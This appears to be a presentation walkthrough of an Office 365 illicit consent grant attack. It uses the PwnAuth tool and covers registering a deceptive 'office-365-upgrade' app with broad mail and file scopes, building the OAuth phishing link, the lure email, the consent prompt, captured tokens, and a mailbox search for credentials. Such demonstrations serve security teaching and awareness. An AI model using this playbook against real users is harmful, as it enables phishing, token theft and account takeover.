


ILLICIT CONSENT GRANT




ILLICIT CONSENT GRANT

- In an illicit consent grant, an attacker tricks an end user into granting an application under the attacker's control consent to access their data.
- "Data" typically means the target's user information, email, documents etc.
- It's a phishing attack that abuses **OAuth2's** authorization flow. This means that the attacker can gain access to the target's data without needing their login information (username, password, MFA token).
 - <https://positivethinking.tech/insights/what-is-an-illicit-consent-grant-attack-in-office-365/>
 - <https://www.varonis.com/blog/what-is-oauth>



ILLICIT CONSENT GRANT ATTACK FLOW



PwnAuth

- A web application framework for launching and managing OAuth abuse campaigns.

- <https://github.com/mandiant/PwnAuth>
- <https://www.mandiant.com/resources/blog/shining-a-light-on-oauth-abuse-with-pwnauth>

- Developed by doughsec.

- <https://twitter.com/doughsec>

The screenshot shows the PwnAuth web application interface. At the top, there is a navigation bar with the PwnAuth logo, a Home link, and a Logout button. Below the navigation bar, the main title is "PwnAuth". Underneath the title, there is a search bar with the text "office365 app Oauth Victim (oauthvictim@outlook.com) get". To the right of the search bar is a blue "Go!" button. Below the search bar, there is a code block containing the following JSON configuration:

```
{  
  "id": 2,  
  "name": "oauth test 2",  
  "redirect_url": "https://127.0.0.1:8000/oauth/api/microsoft/callback",  
  "client_id": "REDACTED",  
  "authorization_url": "https://login.microsoftonline.com/common/oauth2/v2.0/auth",  
  "token_url": "https://login.microsoftonline.com/common/oauth2/v2.0/token",  
  "client_secret": "REDACTED",  
  "scopes": "user.read,mail.readwrite,mail.send,files.read.all,offline_access",  
  "conclude_redirect": "https://fireeye.com",  
  "authorization_url_full": "https://login.microsoftonline.com/common/oauth2/v2.0/auth"}  
}
```

I. Register malicious app

App registrations ⚙ ...

+ New registration 🌐 Endpoints 🛡 Troubleshooting ⏪ Refresh ⏪ Download 📺 Preview features

Starting June 30th, 2020 we will no longer add any new features to Azure Active Directory Authentication Library (ADAL) upgraded to Microsoft Authentication Library (MSAL) and Microsoft Graph. [Learn more](#)

All applications Owned applications Deleted applications

Start typing a display name or application (client) ID to filter these results... Add filters

1 applications found

Display name ↑

 office-365-upgrade

Home > office-365-upgrade

office-365-upgrade | Branding & properties ⚙ ...

Search (Ctrl+/) « Got feedback?

Overview Quickstart Integration assistant

Manage

Branding & properties (selected)

Authentication Certificates & secrets Token configuration API permissions Expose an API

Name *

Logo 

Upload new logo

Home page URL

Terms of service URL

Privacy statement URL

Service management

I. Register malicious app - API permissions

API / Permissions name	Type	Description	Admin consent requ...	Status
▼ Microsoft Graph (9)				
Calendars.ReadWrite	Delegated	Have full access to user calendars	No	
Contacts.Read	Delegated	Read user contacts	No	
Files.ReadWrite	Delegated	Have full access to user files	No	
Mail.ReadWrite	Delegated	Read and write access to user mail	No	
offline_access	Delegated	Maintain access to data you have given it access to	No	
openid	Delegated	Sign users in	No	
profile	Delegated	View users' basic profile	No	
User.Read	Delegated	Sign in and read user profile	No	
User.ReadWrite	Delegated	Read and write access to user profile	No	

2. Generate OAuth phishing link (PwnAuth)


scopes

conclude_redirect

Go!

```
{  
    "id": 4,  
    "name": "office-365-upgrade",  
    "redirect_url": "https://[REDACTED]/oauth/api/microsoft/callback",  
    "client_id": "NOT-MY-CLIENT-ID",  
    "authorization_url": "https://login.microsoftonline.com/common/oauth2/v2.0/authorize",  
    "token_url": "https://login.microsoftonline.com/common/oauth2/v2.0/token",  
    "client_secret": "NOT-MY-SECRET",  
    "scopes": "user.read,user.readwrite,contacts.read,files.readwrite,mail.readwrite,calendars.readwrite,offline_access",  
    "conclude_redirect": "https://www.office.com/?auth=2",  
    "authorization_url_full": "https://login.microsoftonline.com/common/oauth2/v2.0/authorize?response_type=code&client_id=NOT-MY-CLIENT-ID&redirect_uri=https://[REDACTED]/oauth/api/microsoft/callback&state=1234567890&scope=user.read,user.readwrite,contacts.read,files.readwrite,mail.readwrite,calendars.readwrite,offline_access"}  
}
```

3. Send email to target



4. User receives email & accepts consent prompt

Office 365 Upgrade

 hanbei@[REDACTED]

To: Stan Edgar

Upgrade to the newest version of Office 365 [here](#).

[Nice!](#) [How do I do that?](#) [Will do.](#)

 Are the suggestions above helpful? [Yes](#) [No](#)

[Reply](#) [Forward](#)

 Microsoft
edgar@voughtint.onmicrosoft.com

Permissions requested

 office-365-upgrade
unverified

This app may be risky. Only continue if you trust this app. [Learn more](#)

This app would like to:

- ✓ Sign you in and read your profile
- ✓ Read and update your profile
- ✓ Read your contacts
- ✓ Have full access to your files
- ✓ Read and write access to your mail
- ✓ Have full access to your calendars
- ✓ Maintain access to data you have given it access to
- Consent on behalf of your organization

Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. **The publisher has not provided links to their terms for you to review.** You can change these permissions at <https://myapps.microsoft.com>. [Show details](#)

Does this app look suspicious? [Report it here](#)

[Cancel](#) [Accept](#)

5. Attacker gains access to the user's account

PwnAuth

office365 victim Stan Edgar (edgar@voughtint.onmicrosoft.com) get

Go!

```
{  
  "victim": {  
    "id": 1,  
    "name": "Stan Edgar",  
    "email": "edgar@voughtint.onmicrosoft.com",  
    "access_token": "eyJ0eXAiOiJKV1QiLCJub25jZSI6ImkzTmVKYWpfdE0zaHNmRTViX3pFR",  
    "refresh_token": "0.AYIAeQ0i-c0w7kyrzqa_50i8K4bbiNiG1RPi8f2U7JiuieVAHo.Ag",  
    "expires_at": "2022-09-08T00:08:50.091880Z"  
  }  
}
```

Get user's access and refresh token.

Searching through target's mailbox.

PwnAuth

office365 messages Stan Edgar (edgar@voughtint.onmicrosoft.com) list

search credential

next

Go!

```
categories : 1,  
"receivedDateTime": "2022-09-07T13:50:21Z",  
"sentDateTime": "2022-09-07T13:50:19Z",  
"hasAttachments": false,  
"internetMessageId": "<AM0PR04MB5217C485DF5EE1766C62BD7FFF419@AM0PR04MB5217.eurprd04.prod.outlook.c  
"subject": "My personal credentials",  
"bodyPreview": "Sending these to myself to keep them safe.\r\n\r\nLastPass Email: edgar@voughtint.c  
"importance": "normal",  
"parentFolderId": "AQMcADhjYwB1NTg1Yy05Y2UxLTRjYWItYjkyZi1mMGE4ZTIwNDI3MTgALgAAA0N_4031sVdHrBttFx-g  
"conversationId": "AAQkADhjY2U1ODVjLTljZTEtNGNhYi1i0TJmLWYwYTh1MjA0MjcxOAAQAB79tpHv1HNLryKbkLR22DE=  
"conversationIndex": "AQHYwsCTHv22ke+Uc0uvIp0QtHbYMQ==",  
"isDeliveryReceiptRequested": false,  
"isReadReceiptRequested": false,
```


ILLICIT CONSENT GRANT RESOURCES

ATTACK

- <https://www.nixu.com/blog/demonstration-illicit-consent-grant-attack-azure-ad-office-365>
- <https://redblueteam.wordpress.com/2021/04/12/microsoft-office-365-oauth-phishing-demo/>
